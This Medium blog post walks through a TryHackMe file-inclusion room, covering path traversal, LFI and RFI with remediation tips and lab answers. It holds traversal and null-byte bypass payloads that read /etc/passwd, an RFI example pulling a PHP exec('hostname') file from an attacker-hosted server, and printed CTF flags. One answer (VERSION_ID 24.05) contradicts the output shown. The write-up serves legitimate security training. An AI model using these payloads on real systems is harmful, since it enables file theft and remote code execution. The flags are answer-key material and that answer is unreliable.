

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



File Inclusion | Tryhackme Walkthrough



Rahul Kumar · [Follow](#)

13 min read · Jul 25, 2023



Listen



Share

... More

This room introduces file inclusion vulnerabilities, including Local File Inclusion (LFI), Remote File Inclusion (RFI), and directory traversal.


I

ntroduction:

What is File inclusion?


This room aims to equip you with the essential knowledge to exploit file inclusion vulnerabilities, including Local File Inclusion (LFI), Remote File Inclusion (RFI), and directory traversal. Also, we will discuss the risk of these vulnerabilities if they're found and the required remediation. We provide some practical examples of each vulnerability as well as hands-on challenges.

In some scenarios, web applications are written to request access to files on a given system, including images, static text, and so on via parameters. Parameters are query parameter strings attached to the URL that could be used to retrieve data or perform actions based on user input. The following diagram breaks down the essential parts of a URL.



For example, parameters are used with Google searching, where GET requests pass user input into the search engine. <https://www.google.com/search?q=TryHackMe>. If you are not familiar with the topic, you can view the [How The Web Works](#) module to understand the concept.

Let's discuss a scenario where a user requests to access files from a webserver. First, the user sends an HTTP request to the webserver that includes a file to display. For example, if a user wants to access and display their CV within the web application, the request may look as follows, <http://webapp.thm/get.php?file=userCV.pdf>, where the file is the parameter and the `userCV.pdf` is the required file to access.



Why do File inclusion vulnerabilities happen?

File inclusion vulnerabilities are commonly found and exploited in various programming languages for web applications, such as PHP that are poorly written and implemented. The main issue of these vulnerabilities is the input validation, in which the user inputs are not sanitized or validated, and the user controls them. When the input is not validated, the user can pass any input to the function, causing the vulnerability.

What is the risk of File inclusion?

By default, an attacker can leverage file inclusion vulnerabilities to leak data, such as code, credentials or other important files related to the web application or operating system. Moreover, if the attacker can write files to the server by any other means, file inclusion might be used in tandem to gain remote command execution (RCE).

Deploy the VM:

Deploy the attached VM to follow and apply the technique as well as do the challenges. In order to access this VM, please make sure to connect to the TryHackMe network via OpenVPN or access it directly from the Attackbox.

Please visit the link http://MACHINE_IP/ which should look as follows,

File Inclusion Lab

Welcome! Here are labs that available to file include room

Lab #1

Lab #2

Lab #3

Lab #4

Lab #5

Lab #6

Playground




Path Traversal:

Also known as Directory traversal, a web security vulnerability allows an attacker to read operating system resources, such as local files on the server running an application.

The attacker exploits this vulnerability by manipulating and abusing the web application's URL to locate and access files or directories stored outside the application's root directory.


Path traversal vulnerabilities occur when the user's input is passed to a function such as `file_get_contents` in PHP. It's important to note that the function is not the main contributor to the vulnerability. Often poor input validation or filtering is the cause of the vulnerability. In PHP, you can use the `file_get_contents` to read the content of a file. You can find more information about the function [here](#).

The following graph shows how a web application stores files in `/var/www/app`. The happy path would be the user requesting the contents of `userCV.pdf` from a defined path `/var/www/app/CVs`.



We can test out the URL parameter by adding payloads to see how the web application behaves. Path traversal attacks, also known as the dot-dot-slash attack, take advantage of moving the directory one step up using the double dots `../`. If the attacker finds the entry point, which in this case `get.php?file=`, then the attacker may send something as follows, <http://webapp.thm/get.php?file=../../../../etc/passwd>

Suppose there isn't input validation, and instead of accessing the PDF files at `/var/www/app/CVs` location, the web application retrieves files from other directories, which in this case `/etc/passwd`. Each `../` entry moves one directory until it reaches the root directory `/`. Then it changes the directory to `/etc`, and from there, it reads the `passwd` file.



As a result, the web application sends back the file's content to the user.

`http://webapp.thm/get.php?file=../../../../etc/passwd`



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
```



Similarly, if the web application runs on a Windows server, the attacker needs to provide Windows paths. For example, if the attacker wants to read the boot.ini file located in c:\boot.ini, then the attacker can try the following depending on the target OS version:

<http://webapp.thm/get.php?file=../../boot.ini> or

<http://webapp.thm/get.php?file=../../windows/win.ini>

The same concept applies here as with Linux operating systems, where we climb up directories until it reaches the root directory, which is usually c:\.

Sometimes, developers will add filters to limit access to only certain files or directories. Below are some common OS files you could use when testing.

Ques 1: What function causes path traversal vulnerabilities in PHP?

Ans 1: file_get_contents

L ocal File Inclusion — LFI:

LFI attacks against web applications are often due to a developers' lack of security awareness. With PHP, using functions such as include, require, include_once, and require_once often contribute to vulnerable web applications. In this room, we'll be picking on PHP, but it's worth noting LFI vulnerabilities also occur when using other languages such as ASP, JSP, or even in Node.js apps. LFI exploits follow the same concepts as path traversal.

In this section, we will walk you through various LFI scenarios and how to exploit them.

1. Suppose the web application provides two languages, and the user can select between the EN and AR

```
<?PHP
include($_GET["lang"]);
```

```
?>
```

The PHP code above uses a GET request via the URL parameter `lang` to include the file of the page. The call can be done by sending the following HTTP request as follows:

<http://webapp.thm/index.php?lang=EN.php> to load the English page or

<http://webapp.thm/index.php?lang=AR.php> to load the Arabic page, where `EN.php` and `AR.php` files exist in the same directory.

Theoretically, we can access and display any readable file on the server from the code above if there isn't any input validation. Let's say we want to read the `/etc/passwd` file, which contains sensitive information about the users of the Linux operating system, we can try the following: <http://webapp.thm/get.php?file=/etc/passwd>

In this case, it works because there isn't a directory specified in the `include` function and no input validation.

Now apply what we discussed and try to read `/etc/passwd` file. Also, answer question #1 below.

2. Next, In the following code, the developer decided to specify the directory inside the function.

```
<?PHP
    include("languages/" . $_GET['lang']);
?>
```

In the above code, the developer decided to use the `include` function to call PHP pages in the `languages` directory only via `lang` parameters.

If there is no input validation, the attacker can manipulate the URL by replacing the `lang` input with other OS-sensitive files such as `/etc/passwd`.

Again the payload looks similar to the path traversal, but the `include` function allows us to include any called files into the current page. The following will be the exploit:

<http://webapp.thm/index.php?lang=../../etc/passwd>

Ques 1: Give Lab #1 a try to read `/etc/passwd`. What would the request URI be?

Ans 1: `/lab1.php?file=/etc/passwd`

The screenshot shows the TryHackMe File Inclusion Lab #1 interface. At the top, there's a browser address bar with the URL `10.10.43.129/lab1.php?file=%2Fetc%2Fpasswd`. Below the browser, there's a navigation bar with links to Home and Lab #1. The main heading is "File Inclusion Lab" with the subtitle "Lab #1: Include a file in the input form below". There's a form with a "File Name" input field containing "For example: welcome.php" and an "Include" button. Below the form, it shows the "Current Path" as `/var/www/html`. The "File Content Preview of /etc/passwd" is displayed, showing the contents of the file, including system users like root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, and mysql.

Ques 2: In Lab #2, what is the directory specified in the include function?

Ans 2: includes

File Inclusion Lab

Lab #2: Include a file in the input form below


The screenshot shows the TryHackMe File Inclusion Lab #2 interface. It has a similar layout to Lab #1, with a "File Name" input field containing "For example: welcome.php" and an "Include" button. The "Current Path" is `/var/www/html`. The "File Content Preview of" section shows a warning message: "Warning: include(includes/) [function.include]: failed to open stream: No such file or directory in /var/www/html/lab2.php on line 26". Below this, another warning message is shown: "Warning: include() [function.include]: Failed opening 'includes/' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/lab2.php on line 26".

Local File Inclusion — LFI #2

In this task, we go a little bit deeper into LFI. We discussed a couple of techniques to bypass the filter within the include function.

1. In the first two cases, we checked the code for the web app, and then we knew how to exploit it. However, in this case, we are performing black box testing, in which we don't have the source code. In this case, errors are significant in understanding how the data is passed and processed into the web app.

In this scenario, we have the following entry point: <http://webapp.thm/index.php?lang=EN>. If we enter an invalid input, such as THM, we get the following error



```
Warning: include(languages/THM.php): failed to open stream: No such file or dir
```

The error message discloses significant information. By entering THM as input, an error message shows what the include function looks like: `include(languages/THM.php);`.

If you look at the directory closely, we can tell the function includes files in the languages directory is adding `.php` at the end of the entry. Thus the valid input will be something as follows: `index.php?lang=EN`, where the file EN is located inside the given languages directory and named `EN.php`.

Also, the error message disclosed another important piece of information about the full web application directory path which is `/var/www/html/THM-4/`

To exploit this, we need to use the `../` trick, as described in the directory traversal section, to get out the current folder. Let's try the following:

<http://webapp.thm/index.php?lang=../../../../etc/passwd>

Note that we used 4 `../` because we know the path has four levels `/var/www/html/THM-4`. But we still receive the following error:



```
Warning: include(languages/../../../../../../etc/passwd.php): failed to open stream
```

It seems we could move out of the PHP directory but still, the include function reads the input with .php at the end! This tells us that the developer specifies the file type to pass to the include function. To bypass this scenario, we can use the NULL BYTE, which is %00.

Using null bytes is an injection technique where URL-encoded representation such as %00 or 0x00 in hex with user-supplied data to terminate strings. You could think of it as trying to trick the web app into disregarding whatever comes after the Null Byte.

By adding the Null Byte at the end of the payload, we tell the include function to ignore anything after the null byte which may look like:

*include("languages/../../../../../../etc/passwd%00").php"); which equivalent to →
include("languages/../../../../../../etc/passwd");*

NOTE: the %00 trick is fixed and not working with PHP 5.3.4 and above.

Now apply what we showed in Lab #3, and try to read files /etc/passwd, answer question #1 below.

2. In this section, the developer decided to filter keywords to avoid disclosing sensitive information! The /etc/passwd file is being filtered. There are two possible methods to bypass the filter. First, by using the NullByte %00 or the current directory trick at the end of the filtered keyword ../../. The exploit will be similar to <http://webapp.thm/index.php?lang=/etc/passwd/>. We could also use <http://webapp.thm/index.php?lang=/etc/passwd%00>.

To make it clearer, if we try this concept in the file system using cd ../, it will get you back one step; however, if you do cd ., It stays in the current directory. Similarly, if we try /etc/passwd/., it results to be /etc/ and that's because we moved one to the root. Now if we try /etc/passwd/., the result will be /etc/passwd since dot refers to the current directory.

Now apply this technique in Lab #4 and figure out to read /etc/passwd.

3. Next, in the following scenarios, the developer starts to use input validation by filtering some keywords. Let's test out and check the error message!

<http://webapp.thm/index.php?lang=../../../../etc/passwd>

We got the following error!

```
Warning: include(languages/etc/passwd): failed to open stream: No such file or
```

If we check the warning message in the `include(languages/etc/passwd)` section, we know that the web application replaces the `../` with the empty string. There are a couple of techniques we can use to bypass this.

First, we can send the following payload to bypass it: `....//....//....//....//etc/passwd`

Why did this work?

This works because the PHP filter only matches and replaces the first subset string `../` it finds and doesn't do another pass, leaving what is pictured below.

`...//...//...//...//etc/passwd`

↓

`../../../../etc/passwd`

Try out Lab #5 and try to read `/etc/passwd` and bypass the filter!

4. Finally, we'll discuss the case where the developer forces the include to read from a defined directory! For example, if the web application asks to supply input that has to include a directory such as: <http://webapp.thm/index.php?lang=languages/EN.php> then, to exploit this, we need to include the directory in the payload like so: ?
`lang=languages/../../../../etc/passwd`.

Try this out in Lab #6 and figure what the directory that has to be present in the input field is.

Ques 1: Give Lab #3 a try to read `/etc/passwd`. What is the request look like?

Ans 1: `/lab3.php?file=../../../../../etc/passwd%00`

Ques 2: Which function is causing the directory traversal in Lab #4?

Ans 2: `file_get_contents`

File Inclusion Lab

Lab #4: Include a file in the input form below

File Name

For example: welcome.php

Include

Current Path

`/var/www/html`

File Content Preview of thm

Warning: `file_get_contents(thm) [function.file-get-contents]: failed to open stream: No such file or directory in /var/www/html/lab4.php on line 29`

Ques 3: Try out Lab #6 and check what is the directory that has to be in the input field?

Ans 3: THM-profile

File Inclusion Lab

Lab #6: Include a file in the input form below

File Name

For example: THM-profile/tryhackme.txt

Include

Current Path

`/var/www/html`

File Content Preview of thm

Access Denied! Allowed files at `THM-profile` folder only!

Ques 4: Try out Lab #6 and read `/etc/os-release`. What is the `VERSION_ID` value?

Ans 4: 24.05

File Inclusion Lab

Lab #6: Include a file in the input form below

File Name	For example: THM-profile/tryhackme.txt	Include
-----------	----------------------------------------	---------

Current Path

/var/www/html

File Content Preview of THM-profile/../../../../etc/os-release

NAME="Ubuntu" VERSION="12.04.5 LTS, Precise Pangolin" ID=ubuntu ID_LIKE=debian PRETTY_NAME="Ubuntu precise (12.04.5 LTS)" VERSION_ID="12.04"


R *emote File Inclusion — RFI*

Remote File Inclusion (RFI) is a technique to include remote files and into a vulnerable application. Like LFI, the RFI occurs when improperly sanitizing user input, allowing an attacker to inject an external URL into include function. One requirement for RFI is that the allow_url_fopen option needs to be on.

The risk of RFI is higher than LFI since RFI vulnerabilities allow an attacker to gain Remote Command Execution (RCE) on the server. Other consequences of a successful RFI attack include:

- *Sensitive Information Disclosure*
- *Cross-site Scripting (XSS)*
- *Denial of Service (DoS)*

An external server must communicate with the application server for a successful RFI attack where the attacker hosts malicious files on their server. Then the malicious file is injected into the include function via HTTP requests, and the content of the malicious file executes on the vulnerable application server.



RFI steps

The following figure is an example of steps for a successful RFI attack! Let's say that the attacker hosts a PHP file on their own server <http://attacker.thm/cmd.txt> where `cmd.txt` contains a printing message `Hello THM`.

```
<?PHP echo "Hello THM"; ?>
```

First, the attacker injects the malicious URL, which points to the attacker's server, such as <http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt>. If there is no input validation, then the malicious URL passes into the `include` function. Next, the web app server will send a GET request to the malicious server to fetch the file. As a result, the web app includes the remote file into `include` function to execute the PHP file within the page and send the execution content to the attacker. In our case, the current page somewhere has to show the `Hello THM` message.

Visit the following lab URL: http://MACHINE_IP/playground.php to try out an RFI attack.

emediation

R As a developer, it's important to be aware of web application vulnerabilities, how to find them, and prevention methods. To prevent the file inclusion vulnerabilities, some common suggestions include:

1. Keep system and services, including web application frameworks, updated with the latest version.
2. Turn off PHP errors to avoid leaking the path of the application and other potentially revealing information.
3. A Web Application Firewall (WAF) is a good option to help mitigate web application attacks.
4. Disable some PHP features that cause file inclusion vulnerabilities if your web app doesn't need them, such as `allow_url_fopen` on and `allow_url_include`.
5. Carefully analyze the web application and allow only protocols and PHP wrappers that are in need.
6. Never trust user input, and make sure to implement proper input validation against file inclusion.
7. Implement whitelisting for file names and locations as well as blacklisting.

C hallenge:

Great Job! Now apply the techniques you've learned to capture the flags!

Familiarizing yourself with [HTTP Web basics](#) could help you complete these challenges.

Make sure the attached VM is up and running then visit:

http://MACHINE_IP/challenges/index.php

1. Find an entry point that could be via GET, POST, COOKIE, or HTTP header values!
2. Enter a valid input to see how the web server behaves.
3. Enter invalid inputs, including special characters and common file names.
4. Don't always trust what you supply in input forms is what you intended! Use either a browser address bar or a tool such as Burpsuite.
5. Look for errors while entering invalid input to disclose the current path of the web application; if there are no errors, then trial and error might be your best option.

6. Understand the input validation and if there are any filters!

7. Try to inject a valid entry to read sensitive files

Ques 1: Capture Flag1 at /etc/flag1

Ans 1: F1x3d-iNpu7-f0rrn

File Inclusion Lab

Lab #Challenge-1: Include a file in the input form below

The input form is broken! You need to send 'POST' request with 'file' parameter!

File Name For example: welcome.php

Include

Current Path

/var/www/html

File Content Preview of /etc/flag1

F1x3d-iNpu7-f0rrn

Inspect the page and click on Inspector. Replace, GET with POST and refresh the page. Finally, in the file name parameter, enter /etc/flag1

Ques 2: Capture Flag2 at /etc/flag2

Ans 2: c00k13_i5_yuMmy1


Current Path

/var/www/html

File Content Preview of ../../../../etc/flag2

Welcome ../../../../etc/flag2

c00k13_i5_yuMmy1



Name	Value	Domain	Path	Expires / Max-Age	Size
THM	../../../../etc/flag2%00	10.10.237.137	/	Tue, 25 Jul 2023 08:29:42 GMT	30

Modify the Cookies and change the Value parameter and first replace the “guest” with “Admin”. Afterwards, replace the “Admin” with “../../../../etc/flag2%00”. %00 is used to remove the ending .php part

Ques 3: Capture Flag3 at /etc/flag3

Ans 3: P0st_1s_w0rk1n9

File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

Current Path

/var/www/html

File Content Preview of ../../../../etc/flag3

P0st_1s_w0rk1n9

Inspect the page and click on Inspector. Replace, GET with POST and refresh the page. Use burp and in the file parameter enter: ../../../../etc/flag3%00, and finally after forwarding

the request, you will get the flag.

Ques 4: Gain RCE in Lab #Playground /playground.php with RFI to execute the hostname command. What is the output?

Ans 4: lfi-vm-thm-f8c5b1a78692

To execute a hostname command, first we create a php hostname file in our system locally and save it. The contents of the file will look like below:

```
root@ip-10-10-115-111:~# cat test.txt
<?php echo exec("hostname");?>
root@ip-10-10-115-111:~#
```

*Then we need to start a server, which can be done with the following command: **python3 -m http.server 9000**.*

Finally, in the challenge input paramater we can run the below command to execute Remote Code Execution.

http://<Local IP>:9000/<file_name>

File Inclusion Lab

Lab #Playground: Include a file in the input form below

File Name	Apply any technique!	Include
-----------	----------------------	---------

Current Path

/var/www/html

File Content Preview of **http://10.10.115.111:9000/test.txt**

lfi-vm-thm-f8c5b1a78692

References: <https://tryhackme.com/room/fileinc>

Tryhackme

Tryhackme Walkthrough

Tryhackme Writeup

Remote File Inclusion

Cybersecurity

[Follow](#)

Written by Rahul Kumar

150 Followers · 6 Following

Cybersecurity Enthusiast!! | COMPTIA SEC+ | CCSK | CEH | MTA S&N | Cybersecurity Analyst | Web Application Security

Responses (2)



What are your thoughts?

[Respond](#)

Samar

2 months ago



thanks you

[Reply](#)

Samar

2 months ago



Ques 4: Try out Lab #6 and read /etc/os-release. What is the VERSION_ID value?

Ans 4: 12.04

i think i would be this

[Reply](#)

More from Rahul Kumar



 Rahul Kumar

Burp Suite : Other Module

Take a dive into some of Burp Suite's lesser known modules

Aug 4, 2023  52  1



```
1 GET / HTTP/1.1
2 Host: 10-10-26-169.p.thmlabs.com
3 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
